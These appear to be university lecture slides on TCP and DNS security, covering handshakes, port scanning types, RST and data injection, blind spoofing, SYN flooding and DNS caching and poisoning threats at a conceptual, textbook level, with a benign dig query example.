
TCP Window

- TCP window is used to perform flow control
- A segment is accepted only if its sequence number is inside the window starts with the current Ack number
 - $\text{Ack number} \leq \text{sequence number} \leq \text{Ack number} + \text{window}$
- The window size can be dynamically changed to adjust the amount of data sent by the sender

TCP Connection Setup

- A server listens to a specific port
- A client requests to establish a connection to the port
 - Sending a SYN request with an initial sequence number S_c
- The server accepts the connection by acknowledging back a SYN/ACK request
 - The server sets an initial sequence number S_s
 - The acknowledge number is S_c+1
- The client acknowledges back to agree with the setup
 - The sequence number is S_c+1
 - The acknowledge number is S_s+1


TCP Connection Setup (Cont.)



TCP Connection Shutdown

- One end (A) of the connection sends a FIN packet to indicate the shutdown of half of the connection
- The other end (B) replies an ACK packet
 - A would still reply ACK packets if B keeps sending packets in the other stream
- B also sends a FIN packet to close the other stream
- A replies an ACK packet

TCP Connection Shutdown (Cont.)



TCP Threat - Port Scan

- Used to determine which TCP services are available
- Normal scanning
 - The scanner tries to establish a TCP connection with arbitrary port
 - The port is available if the connection is successful
 - It creates a lot of connections/logs

TCP Port Scan (Cont.)

- SYN scanning
 - The port is available if the server returns an ACK, otherwise a RST packet is usually returned
 - The scanner sends a RST packet to terminate the “connection”
 - The connection is never open and the event is not logged by the operating system/application

TCP Port Scan (Cont.)


- FIN scanning
 - The port is open if the FIN packet is ignored
 - The port is closed if the server sends a RST packet
 - A RST is sent back in any case in Windows
 - Variation of this type of scanning technique
 - Xmas: FIN, PSH, URG set
 - Null: No flag set

TCP Threat - Disruption

- Normally, a TCP connection is terminated by each end of the connection sending a FIN packet
 - The other end must reply an ACK packet
- One end can **abruptly** terminate the connection by sending a RST packet
 - Unilateral
 - No ACK is expected/needed
 - Only accepted by the peer if the packet has the **correct** sequence number

TCP RST Injection

- An attacker is able to disrupt a TCP connection if he knows the **port** and **sequence number**



TCP Threat - Data Injection

- An attacker is able to inject data into a TCP stream if he knows the **port** and **sequence number**
 - The receiver is none the wiser
- This is also known as TCP connection hijacking
- Is it possible for an off-path attacker to inject data into a TCP connection
 - YES
 - If the attacker can guess or infer the correct sequence number and port

TCP Spoofing

- TCP disruption and data injection both require that the attacker can spoof the IP address of a sender, and knows the sequence number and port number
 - A MITM attacker can easily do that
- TCP blind spoofing
 - Much more difficult, but not impossible
 - A sends a TCP SYN segment that spoofs the IP address of C with Sc as the sequence number to S
 - S replies a SYN/ACK segment to C with Ss as the sequence number. The segment is ignored by C
 - A does not receive the segment returned by S

TCP Blind Spoofing (Cont.)

- **A** has to reply an ACK segment to **S** to finish the connection setup with **Ss+1** as the Ack number
 - **A** has to act quickly if **C** will send a RST packet
 - **A** can **eavesdrop** the SYN/ACK segment
 - **A** can **guess** the sequence number
- How to guess the sequence number?
 - Establishing real connections with **S** to predict the sequence number
- Defense
 - Choosing a **random** initial sequence number
 - The implementation may not be truly random

TCP SYN Flooding

- An attacker can flood a victim host with many TCP SYN packets
- Each SYN packet would create a connection
- The victim host needs to create states for those incoming connections
- This can cause Denial of Service
 - We will discuss more about it in the DoS lecture

Summary of TCP Security Issues

- An on-path attacker can manipulate your TCP connection
 - Abruptly terminate your connection
 - Inject data to hijack your connection
 - These work because the attacker can see your traffic to learn the correct sequence number and the port number
- An off-path attacker can also manipulate your TCP connection
 - Given he/she can guess or infer the sequence number and the port number

Credits

- Some slides are based on the slides of Giovanni Vigna, Vern Paxson, Raluca Ada Popa and Nicholas Weaver

Network Security - DNS

**CSCI 4130: Introduction to Computer
Security**

Prof. Wei Meng

<https://course.cse.cuhk.edu.hk/~csci4130/>

Domain Name System

- Host names
 - Mnemonic name that can be easily memorized by humans
 - Variable length
 - Provide little information about the location
- The Domain Name System provides the translation from a host name to an IP address
 - For example, it translates `www.google.com` to `216.58.200.4`
 - It can also provide additional information

DNS (Cont.)


- DNS is a performance-critical distributed database
 - It heavily leverages caches at different levels
- DNS security is critical for the web
 - The SOP assumes that DNS is secure
 - What can go wrong if the query result about one website provided by DNS is incorrect?
- DNS is a hierarchical decentralized naming system
 - The host name space is divided into zones

DNS (Cont.)

- The DNS consists of a hierarchy of distributed DNS name servers
 - Root servers for top-level domains (TLD)
 - Hardcoded into other servers
 - Authoritative name servers for subdomains
 - Local name resolver
 - Caches name resolution results
 - Asks an authoritative name servers for unknown names

DNS Lookup

- A local host wants to know the IP address of `www.google.com`



DNS Packet

0	4	8	12	16	20	24	28	31
Source port				Destination port				
Length				Checksum				
Query ID				Flags				
Question count				Answer count				
Authority count				Addl. Record Count				
Questions (in both the query and reply)								
Answers (in a reply)								
Authority (optional)								
Additional (optional)								

DNS Resource Records

- Address Mapping records (A)
 - Points a host name to an IP address
- Canonical Name records (CNAME)
 - Points a host name to another name (alias)
- Mail Exchanger records (MX)
 - Directs email to a particular mail server
- Name Server records (NS)
 - Specifies an authoritative name server for the given host
- Start of Authority records (SOA)
 - Specifies core information about a DNS zone, including the primary name server, the email of the domain administrator

DNS Caching

- Caching is extensively used to minimize lookups
- DNS Responses
 - Quick response for repeated translations
- DNS Negative Queries
 - Save time for non-existing host names
- Cached data will periodically time out
 - TTL is controlled by the owner of the data
 - TTL is passed with every record

DNS Threats

- DNS is sent over UDP, the identification # and ports are the only information for “security”
- DNS has no
 - Confidentiality
 - Authentication
 - Integrity
- The attacker is able to
 - Learn the hosts a victim communicates with by eavesdropping on DNS queries
 - Control a victim’s traffic by poisoning the DNS cache

DNS Threat - Malicious DNS Server

- If the user connects to a malicious DNS server
 - It can fool the user about the answer to our DNS query
 - It can provide the IP address of a host controlled by the attacker as the answer
- A malicious DNS server used to be able to fool a user about the answer to other queries, too.

DNS Threat - Eavesdropping

- If an on-path attacker can eavesdrop our traffic
 - He can easily control all our Internet traffic
 - Why?
- If an off-path attacker cannot eavesdrop our traffic
 - Can he still attack us?
 - He can perform spoofing attacks

An Example of DNS Query

```
~ >>> dig A www.cse.cuhk.edu.hk
```

```
; <<>> DiG 9.10.6 <<>> A www.cse.cuhk.edu.hk
```

```
;; global options: +cmd
```

```
;; Got answer:
```

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58997
```

```
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 4, ADDITIONAL: 5
```

```
;; QUESTION SECTION:
```

```
;www.cse.cuhk.edu.hk.      IN A
```

```
;; ANSWER SECTION:
```

```
www.cse.cuhk.edu.hk. 1747  IN CNAME fortress.cse.cuhk.edu.hk.
```

```
fortress.cse.cuhk.edu.hk. 1748  IN A 137.189.91.192
```

```
;; AUTHORITY SECTION:
```

```
cse.cuhk.edu.hk. 3025  IN NS garden.cse.cuhk.edu.hk.
```

```
